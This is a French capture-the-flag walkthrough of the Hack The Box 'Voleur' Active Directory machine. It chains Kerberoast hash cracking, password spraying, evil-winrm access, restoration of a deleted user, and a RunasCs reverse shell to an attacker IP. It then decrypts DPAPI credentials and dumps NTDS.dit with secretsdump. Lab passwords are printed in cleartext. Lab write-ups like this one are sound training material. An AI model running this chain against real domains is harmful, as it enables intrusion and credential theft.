c3b8be434677e9967540a0d397028e0ec9fd59cdf721f955c1a70be782a52013cebc8bbc6b07b4ea264f
cedf3745312875479db7699d8b9fe94ecf2e13074b59e41747412105ed85de7f97916974b4587b935da4
cea189643d34750f16a6c0034785132c25f13f420517c85eb1327dba90302e8c52b7d6e0dcd640bac50f
78d7c6c01b3fb756909362969a498f49773ba4abd57caf66ce86c72acb0deef3e73b005dd4a966c065d6
d7aa5d124a8f770de59df9d5a0e70ccf5f775dc84bd5940daee4e1edb3a22bad224f2b75feff6462b36
c41a46f2ec2ef2b2bfd181f34b146590f073ebaf35de5110e7a3e0f7baa34db2e8a784e2068f9382e1b5
5005d4ef120755ee07074e5608319e19f5c272a2d18c4b6d1ce14d823e4c974f13ffe2041f4d2edf3940
02318ea7e2a204e906d39ceb653a138fb597515f4cd67ecb7f1a1837a1ecb79aea7083e670839305189e
78bb94117ea515ee904b62c6c58f250881b456b7ed9364fa267829a857a81ee1ac80cc807a3770ade32d
25aa0507206ca19d491289c63b840042ed3508060e4b68454b84f7f63d7ff49ca26909b2f2c525615bd7
3607f44a404f76d5cb2b60bade3c117b3ccb1e555d831eb42201338616d8a06fb92d6aa92baaaf4c92b9
9afb0a0adde403c098de68574253479fbb7afc851c575ab3cad07126f9b0e18f8de072fc39c7ad3243f5
40d0fc69be59424c56a1f6fecec703dff00412f0fdb6381a53087478c61f3c1a66505b21443b8ddc62f0
f43f2a471d0a96e14fe76ee9ba5c50ca1e511df1aa19938960b65dde7ef5d5c39a4f003b2232893f8f8b
008acc14d53e86d3c85466cc158ed2b56407624fe2a5910cae9ea99ad946bfd25994bc44fa7b9fa1e6f4
cf487dc8fbcbab4a6a2f9478af871b393c6b7224cac78adb19ec03189f43
```

Bruteforcer le hash

hashcat



Note

hashcat -m 13100 -a 0 hashfile wordilst.txt # for *krb5tgs\$23...*

hashcat -m 19700 -a 0 hashfile wordlist.txt # for krb5tgs\$18...

```
hashcat -m 13100 -a 0 kerb.txt /usr/share/wordlists/rockyou.txt
```

```
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$a3f4b6388f887461c114c7dcfac3
74fa$866b64132461940397df685bbe4d8ca7db7feb9606914f74c95130bd56ef3cf628e73a0221b8ccd
```



```
b51a45bc13d9f6d691dd03e150b619d6444aa3a748c2c9de60520908db72b5dbbe2f1282d83bd69c3aed
891eb1410a3a0962c67fbfe1dcf63ff395eba53ec4cad836bc83a04cc71dc8018a725ac692807eb4f9be
0c2cbd3b5f7571db38bc3600293a8699ed8b2bbc7706f911a2df5fd8db2c41f3c432c0136e5e02636263
9e1c78a22edc3ba02eccf567cc92d3f0e67f9627dd3627bb89db4eb02270c153815818ff3882db388865
461c0e672a828ea9a647f7731f4cf18394fd38369effd843a422306c21f7fcb316ea5752c82d35ba4eed
04d0e033ed7854c3b8c5d2d32b9e8058c7df949773e504d31530bafddfa78936a7fba8f9cd2cc666f356
cdb52ecb32217524183bb664cc7b62aeb1790e6948ef367a3634f846868fa7bc53a74779036b594c86c4
56a2ccf0717aae840848be303e96feff80c54b88a0cecd11faad8d86736e3ace03be731aaed3e37c19ef
b580be770f4b799436a70a00f8d2b23d6463283732bf5b09a2e4f72061e99d42e11472de7adc054441f2
c3b8be434677e9967540a0d397028e0ec9fd59cdf721f955c1a70be782a52013cebc8bbc6b07b4ea264f
cedf3745312875479db7699d8b9fe94ecf2e13074b59e41747412105ed85de7f97916974b4587b935da4
cea189643d34750f16a6c0034785132c25f13f420517c85eb1327dba90302e8c52b7d6e0dcd640bac50f
78d7c6c01b3fb756909362969a498f49773ba4abd57caf66ce86c72acb0deef3e73b005dd4a966c065d6
d7aa5d124a8f770de59df9d5a0e70ccf5f775dc84bd5940daee4e1edb3a22bad224f2b75feff6462b36
c41a46f2ec2ef2b2bfd181f34b146590f073ebaf35de5110e7a3e0f7baa34db2e8a784e2068f9382e1b5
5005d4ef120755ee07074e5608319e19f5c272a2d18c4b6d1ce14d823e4c974f13ffe2041f4d2edf3940
02318ea7e2a204e906d39ceb653a138fb597515f4cd67ecb7f1a1837a1ecb79aea7083e670839305189e
78bb94117ea515ee904b62c6c58f250881b456b7ed9364fa267829a857a81ee1ac80cc807a3770ade32d
25aa0507206ca19d491289c63b840042ed3508060e4b68454b84f7f63d7ff49ca26909b2f2c525615bd7
3607f44a404f76d5cb2b60bade3c117b3ccb1e555d831eb42201338616d8a06fb92d6aa92baaaf4c92b9
9afb0a0adde403c098de68574253479fbb7afc851c575ab3cad07126f9b0e18f8de072fc39c7ad3243f5
40d0fc69be59424c56a1f6fecec703dff00412f0fdb6381a53087478c61f3c1a66505b21443b8ddc62f0
f43f2a471d0a96e14fe76ee9ba5c50ca1e511df1aa19938960b65dde7ef5d5c39a4f003b2232893f8f8b
008acc14d53e86d3c85466cc158ed2b56407624fe2a5910cae9ea99ad946bfd25994bc44fa7b9fa1e6f4
cf487dc8fbcbab4a6a2f9478af871b393c6b7224cac78adb19ec03189f437:**AFireInsidedeOzarcti
ca980219afi**
```

- AFireInsidedeOzarctica980219afi > password.txt

Password spraying

```
faketime -f +8h nxc smb dc.voleur.htb -u users.txt -p password.txt -d voleur.htb --continue-on-success
-k
```

```
[+] voleur.htb\svc_winrm:AFir****
```

svc_winrm

NightT1meP1dg3on14

connection evil-winrm

```
faketime -f +8h /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-
3.1.2@evil-winrm/bin/evil-winrm -i 'dc.voleur.htb' -r 'voleur.htb'
```

```
cat user.txt
```

BloodyAD


```
faketime -f +8h bloodyAD --host dc.voleur.htb -k -d voleur.htb -u 'svc_winrm' -p  
'AFireInsidedeOzarctica980219afi' get writable --detail
```

```
bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -s get membership
```

Note

Note: Un utilisateur était 'supprimé', il faudrait voir si il est encore dans la corbeille de l'AD


Avec l'utilisateur WINRM, j'ai effectué cette commande :

```
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -  
IncludeDeletedObjects -Properties objectSid, lastKnownParent, ObjectGUID | Select-  
Object Name, ObjectGUID, objectSid, lastKnownParent | Format-List
```

Mais ça n'a pas fonctionné, il n'a pas les droits de restaurations

BloodHound

svc_ldap



<https://arttoolkit.github.io/wadcoms/RunasCs/>

Il faut usurper l'utilisateur svc_ldap en WinRm

Note

Command Reference:

```
Username: svc_ldap  
Password: M1XyC9pW7qT5Vn  
Command: Powershell  
Attacker IP & port for reverse shell: 10.10.14.19:9003
```

Command:

```
.\RunasCs.exe c.bum test123 powershell -r 10.10.14.19:9003
```

notre commande

```
.\RunasCs.exe svc_ldap M1XyC9pW7qT5Vn powershell -r 10.10.14.34:9003
```

```
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -  
IncludeDeletedObjects -Properties objectSid, lastKnownParent, ObjectGUID | Select-  
Object Name, ObjectGUID, objectSid, lastKnownParent | Format-List
```

```
Name           : Todd Wolfe  
                DEL:1c6b1deb-c372-4cbb-87b1-15031de169db  
ObjectGUID      : 1c6b1deb-c372-4cbb-87b1-15031de169db  
objectSid       : S-1-5-21-3927696377-1337352550-2781715495-1110  
lastKnownParent : OU=Second-Line Support Technicians,DC=voleur,DC=ht
```


```
Restore-ADObject -Identity "1c6b1deb-c372-4cbb-87b1-15031de169db"
```

Todd Wolfe

password spray

```
[+] voleur.htb\todd.wolfe:Nigh****
```

J'ai accès au compte : todd.wolfe/NightT1meP1dg3on14



On peut s'y connecter en WINRM, il appartient au groupe Second Line Technicians.

Second Line Technicians

Note

The DPAPI (Data Protection API) is an internal component in the Windows system. It allows various applications to store sensitive data (e.g. passwords). The data are stored in the users directory and are secured by user-specific master keys derived from the users password. They are usually located at:

C:\Users\$USER\AppData\Roaming\Microsoft\Protect\$SUID\$GUID

Below are common paths of hidden files that usually contain DPAPI-protected data.

C:\Users\$USER\AppData\Local\Microsoft\Credentials

C:\Users\$USER\AppData\Roaming\Microsoft\Credentials\

- Credential
- masterKey GUID
- SID utilisateur
- Utilisateur name
- Password utilisateur
- masterKey GUID
- SID utilisateur
- Utilisateur name
- Password utilisateur

masterkey

```
0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

```
dpapi.py credential -file "/path/to/protected_file" -key $MASTERKEY
```

```
dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key
0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

```
[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
```

jeremy a accès au 3ème niveau de techniciens.

Dans ce partage il y a une Note.txt et un dossier backup dont nous n'avons pas l'accès et une id_rsa.

Dans le fichier Notes.txt il était indiqué :

- Que l'administrateur avait ajouté des backups que l'ont pouvait lire depuis le WSL sous Linux.

La où il fait faire le lien, c'était que la clé présente n'était PAS pour jeremy ou l'administrateur mais pour le 'svc_backup' !

```
svc_backup@DC : /mnt/c/IT/Third-Line Support/Backups/registry$
```

On s'envoie le contenu en SCP.

Admin

*extraction de la base **NTDS.dit** combinée avec le fichier **SYSTEM**.*

Note

Fichiers nécessaires :

- **ntds.dit** : C'est la base de données principale d'Active Directory. Elle contient les comptes utilisateurs, les mots de passe (sous forme de hash), les groupes, etc.
- **SYSTEM** : Ce fichier du registre contient la clé de chiffrement (appelée **bootkey**) nécessaire pour déchiffrer les secrets contenus dans `ntds.dit`.

```
secretsdump -ntds Backups/Active\ Directory/ntds.dit -system Backups/registry/SYSTEM
```

Note

La commande `secretsdump.py` du framework Impacket permet de :

1. Extraire la **clé de chiffrement** (bootkey) depuis le fichier SYSTEM.
2. Utiliser cette clé pour déchiffrer les **hashes de mots de passe** contenus dans `ntds.dit`.
3. Afficher les résultats sous forme de :
 - Nom d'utilisateur
 - RID
 - Hash LM (souvent inutilisé aujourd'hui)
 - Hash NTLM

On obtient ensuite les hash NTLM de tout l'active directory ! dont celui de l'administrateur.

```
faketime -f +8h getTGT.py -aesKey  
'f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb'  
voleur.htb/Administrator@10.10.11.76
```

```
export TGT
```

```
faketime -f +8h /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-  
3.1.2@evil-winrm/bin/evil-winrm -i 'dc.voleur.htb' -r 'voleur.htb'
```

```
root.txt
```